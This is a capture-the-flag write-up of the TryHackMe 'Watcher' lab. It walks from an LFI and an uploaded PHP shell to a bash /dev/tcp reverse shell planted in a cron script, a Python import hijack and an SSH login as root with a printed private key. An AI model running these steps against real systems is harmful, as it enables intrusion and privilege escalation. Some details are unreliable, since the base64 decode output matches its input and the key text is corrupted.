


## Watcher CTF Write-Up:

Start with an Nmap scan:

```
(root@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/watcher]
# nmap -sV -sC -oN nmap watcher.thm -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 05:56 EDT
Nmap scan report for watcher.thm (10.10.243.119)
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e1:80:ec:1f:26:9e:32:eb:27:3f:26:ac:d2:37:ba:96 (RSA)
|   256 36:ff:70:11:05:8e:d4:50:7a:29:91:58:75:ac:2e:76 (ECDSA)
|_  256 48:d2:3e:45:da:0c:f0:f6:65:4e:f9:78:97:37:aa:8a (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Corkplacemats
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-generator: Jekyll v4.1.1
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.67 seconds
```

After trying to connect to the ftp server with anonymous user and do not succeed, I go to take a look at the website hosted on port 80:



Check for 'robots.txt' and find the first flag and a secret message file :

```
← → ↻  watcher.thm/robots.txt
User-agent: *
Allow: /flag_1.txt
Allow: /secret_file_do_not_read.txt
```

The flag was open immediately:

```
← → ↻  watcher.thm/flag_1.txt
FLAG{robots_dot_text_what_is_next}
```

But when I tried to get the secret file I got a permission denied :


```
← → ↻  watcher.thm/secret_file_do_not_read.txt
```

### Forbidden


You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at watcher.thm Port 80


So, after I further enumerate the website I found a LFI (Local File Inclusion) vulnerability and the [http://watcher.thm/post.php?post=\(injection\)](http://watcher.thm/post.php?post=(injection)):




So lets get the secret file:




Now that I have the credentials for the ftpuser I go and logged in:



And now I have the second flag!




So now I have also the location of the files , I upload a shell.php file to the ftp server to get a reverse shell on the server:



Start a listener on the host and using the LFI vulnerability found earlier I trigger the shell.php:

<http://watcher.thm/post.php?post=/home/ftpuser/ftp/files/shell.php>

and got a reverse shell as www-data:



Upgrade shell:

```
$ export TERM=xterm
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@watcher:/$
```

CTR+Z

```
(root@moti-kali)-[~/TryHackMe/Linux CTFs/POC CTF's/watcher]
# stty raw -echo; fg
[1] + continued nc -nlvp 4242
reset
```

Wandering the site files I found a directory called 'more\_secret\_a9f10a' and inside there was the flag\_3.txt file :

```
www-data@watcher:/var/www/html/more_secrets_a9f10a$ ls
flag_3.txt
www-data@watcher:/var/www/html/more_secrets_a9f10a$ cat flag_3.txt
FLAG{lfi_wat_a_guy}
```

Privilege escalation time:

Checking sudo -l reveal that I can run any command as the user toby so lets get an interactive shell as toby:

```
www-data@watcher:/home/toby$ sudo -l
Matching Defaults entries for www-data on watcher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User www-data may run the following commands on watcher:
    (toby) NOPASSWD: ALL
www-data@watcher:/home/toby$ sudo -u toby /bin/bash -i
toby@watcher:~$ whoami
toby
toby@watcher:~$
```

Get toby flag:

```
toby@watcher:~$ ls
flag_4.txt  jobs  note.txt
toby@watcher:~$ cat flag_4.txt
FLAG{chad_lifestyle}
```

Noe there is also a note on toby desktop :

```
toby@watcher:~$ cat note.txt
Hi Toby,

I've got the cron jobs set up now so don't worry about getting that done.

Mat
```

So mat is running some cronejobs . I check it out and he run script called cow.sh locate in toby home directory:

```
toby@watcher:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/1 * * * * mat /home/toby/jobs/cow.sh
```

I viewed the script and see that toby owned the script but mat is running it every minute!

```
toby@watcher:~/jobs$ ls -l
total 4
-rwxr-xr-x 1 toby toby 46 Dec  3  2020 cow.sh
toby@watcher:~/jobs$
```

So I edit the file to give me a bash reverse tcp shell :

```
GNU nano 2.9.3 cow.sh
#!/bin/bash
bash -i >& /dev/tcp/10.8.41.134/4444 0>&1
```

Open a listener and wait for the cronjob to execute:

```
(root@moti-kali)-[~/.../TryHackMe/Linux CTFs/POC CTF's/watcher]
# nc -nlvp 4444
listening on [any] 4444 ...
```

Get reverse shell of the user mat:

```
connect to [10.8.41.134] from (UNKNOWN) [10.10.243.119] 37514
bash: cannot set terminal process group (2373): Inappropriate ioctl for device
bash: no job control in this shell
mat@watcher:~$ whoami
whoami
mat
mat@watcher:~$
```

On mat home directory I found flag\_5.txt:

```
mat@watcher:~$ ls -l
total 280
-rw-r--r-- 1 mat mat 270433 Dec  3  2020 cow.jpg
-rw----- 1 mat mat   37 Dec  3  2020 flag_5.txt
-rw-r--r-- 1 will will  141 Dec  3  2020 note.txt
drwxrwxr-x 2 will will 4096 Dec  3  2020 scripts
mat@watcher:~$ cat flag_5.txt
FLAG{live_by_the_cow_die_by_the_cow}
```

There is also a note :

```
mat@watcher:~$ cat note.txt
Hi Mat,

I've set up your sudo rights to use the python script as my user. You can only run the script with sudo so it should be safe.

Will
```

So lets see sudo -l :

```
User mat may run the following commands on watcher:
(will) NOPASSWD: /usr/bin/python3 /home/mat/scripts/will_script.py *
```

I go to check /home/mat/scripts:

```
mat@watcher:~/scripts$ ls -l
total 12
-rw-r--r-- 1 mat mat  183 Apr 14 10:47 cmd.py
drwxr-xr-x 2 will will 4096 Apr 14 10:47 __pycache__
-rw-r--r-- 1 will will 208 Dec  3  2020 will_script.py
```

So there is two scripts one is owned by me(mat) and the second owned by will , will's script is simply import the function on mat script called 'get\_command' , this function is simply check if the argument is 1,2 or 3 and return a command to execute, but the interesting things is that will script is import and use that function:

```
mat@watcher:~/scripts$ cat will_script.py
import os
import sys
from cmd import get_command

cmd = get_command(sys.argv[1])

whitelist = ["ls -lah", "id", "cat /etc/passwd"]

if cmd not in whitelist:
    print("Invalid command!")
    exit()

os.system(cmd)
```

So I edit the cmd.py script to give myself will interactive shell :

```
mat@watcher:~/scripts$ cat cmd.py
import os
import sys

def get_command(num):
    if(num == "1"):
        os.system("/bin/bash -i")
        return "ls -lah"
    if(num == "2"):
        return "id"
    if(num == "3"):
        return "cat /etc/passwd"
```

Now all I need is to run will script with argument of 1 :

```
$ sudo -u will /usr/bin/python3 /home/mat/scripts/will_script.py 1
will@watcher:~/scripts$ whoami
will
```

Get will's flag:

```
will@watcher:/home/will$ ls -l
total 4
-rw-r--r-- 1 will will 41 Dec  3 2020 flag_6.txt
will@watcher:/home/will$ cat flag_6.txt
FLAG{but_i_thought_my_script_was_secure}
```

So the last thing to do is to get the root flag, first I check the id of the user will:

```
will@watcher:/tmp$ id
uid=1000(will) gid=1000(will) groups=1000(will),4(adm)
```

The user will is in adm group (usually the group with reading log access) . lets find all the files that owned by adm group :

```
will@watcher:/tmp$ find / -group adm 2>/dev/null
/opt/backups
/opt/backups/key.b64
/var/log/auth.log
/var/log/kern.log
/var/log/syslog
/var/log/apache2
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/apache2/other_vhosts_access.log
/var/log/cloud-init.log
/var/log/unattended-upgrades
/var/log/unattended-upgrades/unattended-upgrades-dpkg.log
/var/log/apt/term.log
/var/spool/rsyslog
```

So, first thing that grab my eyes is the key.b64 file ....

```
will@watcher:/tmp$ cat /opt/backups/key.b64
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaup0LqqsChommsyryz3aLzackybw+rysJ3h0JCxnV+aG
opZdcQz01Y0dyJiaZEJmcdPVWQp/L0ucSu3igoIKluyfMfW850N7t30X/erdKF4
jqVu31XN9d0Bmr3TuU9R3KvNDuo8y4DtIuFcF922fEAJGUB2+vFON7q4KJsIxA
nM8k3BNkFkPK0d1HKH2+pQ2PHG2rf3DNFm7Tuj3a3zngbEVO7Nxx3Y0F9y1X
eFPrvtDQV7BYb6egklaf54m4XeU0/cSM841GnYHwZJ5zpcSrpmkDhxC8yH9mIVt
dSeLabW2fuLAI51UR/2wWqL13hVgGlpPhKQgQIDAQABAOIBAHmgTryw22g0ATni
9Z5getCS0uGj2v7mJ2UDFP2PIwxNS8aIwbUR7rQP3F8V7q+MzVDb3kU/4pil+/c
Q3X7D50gikpEzUEIMPPjPcUNGUKaXoaX5n2XaYBtQIRR621wvAS00uEn7PIq2cz
BQvcRyQ5rh6sNr1JQpG0JDE54H1igc/GucbynezYya8rrrIsdWM/0SUL9Jkn10Q
TQ01/X2wfyryJsm+tyCy4ydhCHK+0nVThec1UirV/wkFV0dbGMSuuhcHRKTKc6B6
1wsUA85+vgWFrzxzy/TW188W00gy9w51bSKDXbot1zgdgmFolpnFw+tbQRB5RCF
AIQJ28kGcYEA61fY2xyelH/a0Bu9+Sp3uJknIK0bp1WCdLdIXNtDMAz40qbrLB5
f3/1UcYjw0Bh3NNK0u06qoEPp4Gou14yGz01RKAp4HQJF9+XrPJ3mX+BHGf/vj2
Nw1s7P3IKep4R8+R6W/00b7yde78NdlQvLq0TlWpbnjhj0pH0sovcGVEA3+TE
70R77Q811iGAFYRXIz8g95e22AAVWpJuiILKS1m0/E1~2K98E73cpQc0G0n+1
vp4+V8J0B/tGmCF7IPMeIX80YJW17toz7+sfbaQZ1Ta2o1hcaAQyIk9p+Expi
U6BvnyUC1XcvRfQvF3jzgcceXEr6glJK0j64bMcGVEALxmX/jxKZLTWzxxb9V4D
SPs+HyJeJmQMHV4VTGh2VnFuTuQ2cIC4m53zn+xJ7ezpb1rA85JTD2gnj6n5r9Q
A/Hbj3uZkWi8uebquizot6uFBzpuP5uUzA858xHVI6edV1HC8ip4JmtPAMWkLZ
gLLV0K0gz7dvC3hGc12BrqccGyAHfji341Li3Nc11svL4jvSwnLeMXnQbu6P+Bd
bKiPwTIG1Zq804Rm6qgC9cno8NbBatiD6/TCX1kz61Pg8v6PQEb2gijJ5JBVUO
kJEPE2MF308Vn6N6/Q8DYavJvc+tm4mMcN2mYBzUG0Hmb51jJkLE2f/TwYtg2DB0
mEGDWBgKQbCh+UpmTTRx4KKNy6wJkwGv2uRdjrta2X5pzTq2nEApke2UYLP50Lh
/6KHTLRhpc9FmF91KWDtEMSQ8DCan5ZMJ70IYp2RZ1RzC9Dug3qkttkOKAbccKn5
4APx1IDxu+a2xxF02dsQh05AHNCITBD7ISYRsM1b0EqjFdZgV6SA=
-----END RSA PRIVATE KEY-----
```

From the extension I understand that it is base64 encoded so lets decode:

```
will@watcher:/tmp$ base64 -d /opt/backups/key.b64
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzPaup0LqqsChommsyryz3aLzackybw+rysJ3h0JCxnV+aG
opZdcQz01Y0dyJiaZEJmcdPVWQp/L0ucSu3igoIKluyfMfW850N7t30X/erdKF4
jqVu31XN9d0Bmr3TuU9R3KvNDuo8y4DtIuFcF922fEAJGUB2+vFON7q4KJsIxA
nM8k3BNkFkPK0d1HKH2+pQ2PHG2rf3DNFm7Tuj3a3zngbEVO7Nxx3Y0F9y1X
eFPrvtDQV7BYb6egklaf54m4XeU0/cSM841GnYHwZJ5zpcSrpmkDhxC8yH9mIVt
dSeLabW2fuLAI51UR/2wWqL13hVgGlpPhKQgQIDAQABAOIBAHmgTryw22g0ATni
9Z5getCS0uGj2v7mJ2UDFP2PIwxNS8aIwbUR7rQP3F8V7q+MzVDb3kU/4pil+/c
Q3X7D50gikpEzUEIMPPjPcUNGUKaXoaX5n2XaYBtQIRR621wvAS00uEn7PIq2cz
BQvcRyQ5rh6sNr1JQpG0JDE54H1igc/GucbynezYya8rrrIsdWM/0SUL9Jkn10Q
TQ01/X2wfyryJsm+tyCy4ydhCHK+0nVThec1UirV/wkFV0dbGMSuuhcHRKTKc6B6
1wsUA85+vgWFrzxzy/TW188W00gy9w51bSKDXbot1zgdgmFolpnFw+tbQRB5RCF
AIQJ28kGcYEA61fY2xyelH/a0Bu9+Sp3uJknIK0bp1WCdLdIXNtDMAz40qbrLB5
f3/1UcYjw0Bh3NNK0u06qoEPp4Gou14yGz01RKAp4HQJF9+XrPJ3mX+BHGf/vj2
Nw1s7P3IKep4R8+R6W/00b7yde78NdlQvLq0TlWpbnjhj0pH0sovcGVEA3+TE
70R77Q811iGAFYRXIz8g95e22AAVWpJuiILKS1m0/E1~2K98E73cpQc0G0n+1
vp4+V8J0B/tGmCF7IPMeIX80YJW17toz7+sfbaQZ1Ta2o1hcaAQyIk9p+Expi
U6BvnyUC1XcvRfQvF3jzgcceXEr6glJK0j64bMcGVEALxmX/jxKZLTWzxxb9V4D
SPs+HyJeJmQMHV4VTGh2VnFuTuQ2cIC4m53zn+xJ7ezpb1rA85JTD2gnj6n5r9Q
A/Hbj3uZkWi8uebquizot6uFBzpuP5uUzA858xHVI6edV1HC8ip4JmtPAMWkLZ
gLLV0K0gz7dvC3hGc12BrqccGyAHfji341Li3Nc11svL4jvSwnLeMXnQbu6P+Bd
bKiPwTIG1Zq804Rm6qgC9cno8NbBatiD6/TCX1kz61Pg8v6PQEb2gijJ5JBVUO
kJEPE2MF308Vn6N6/Q8DYavJvc+tm4mMcN2mYBzUG0Hmb51jJkLE2f/TwYtg2DB0
mEGDWBgKQbCh+UpmTTRx4KKNy6wJkwGv2uRdjrta2X5pzTq2nEApke2UYLP50Lh
/6KHTLRhpc9FmF91KWDtEMSQ8DCan5ZMJ70IYp2RZ1RzC9Dug3qkttkOKAbccKn5
4APx1IDxu+a2xxF02dsQh05AHNCITBD7ISYRsM1b0EqjFdZgV6SA=
-----END RSA PRIVATE KEY-----
```

So, I got a ssh private key , I try to log in to root with it and succeed :

```
(root@mtl-kali) [~/TryHackMe/Linux CTFs/POC CTF's/watcher]
$ ssh -i root_rsa root@watcher.thm
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Apr 14 11:35:55 UTC 2020

System load:  0.02          Processes:      127
Usage of /:   22.7% of 18.57GB Users logged in: 0
Memory usage: 71%          IP address for eth0: 10.10.243.119
Swap usage:   0%           IP address for lxdbr0: 10.14.179.1

33 packages can be updated.
0 updates are security updates.

Last login: Thu Dec 3 03:25:38 2020
root@watcher:~# whoami
root
```

Retrieve the last flag:

```
root@watcher:~# ls /root
flag_7.txt
root@watcher:~# cat /root/flag_7.txt
FLAG{who_watches_the_watchers}
```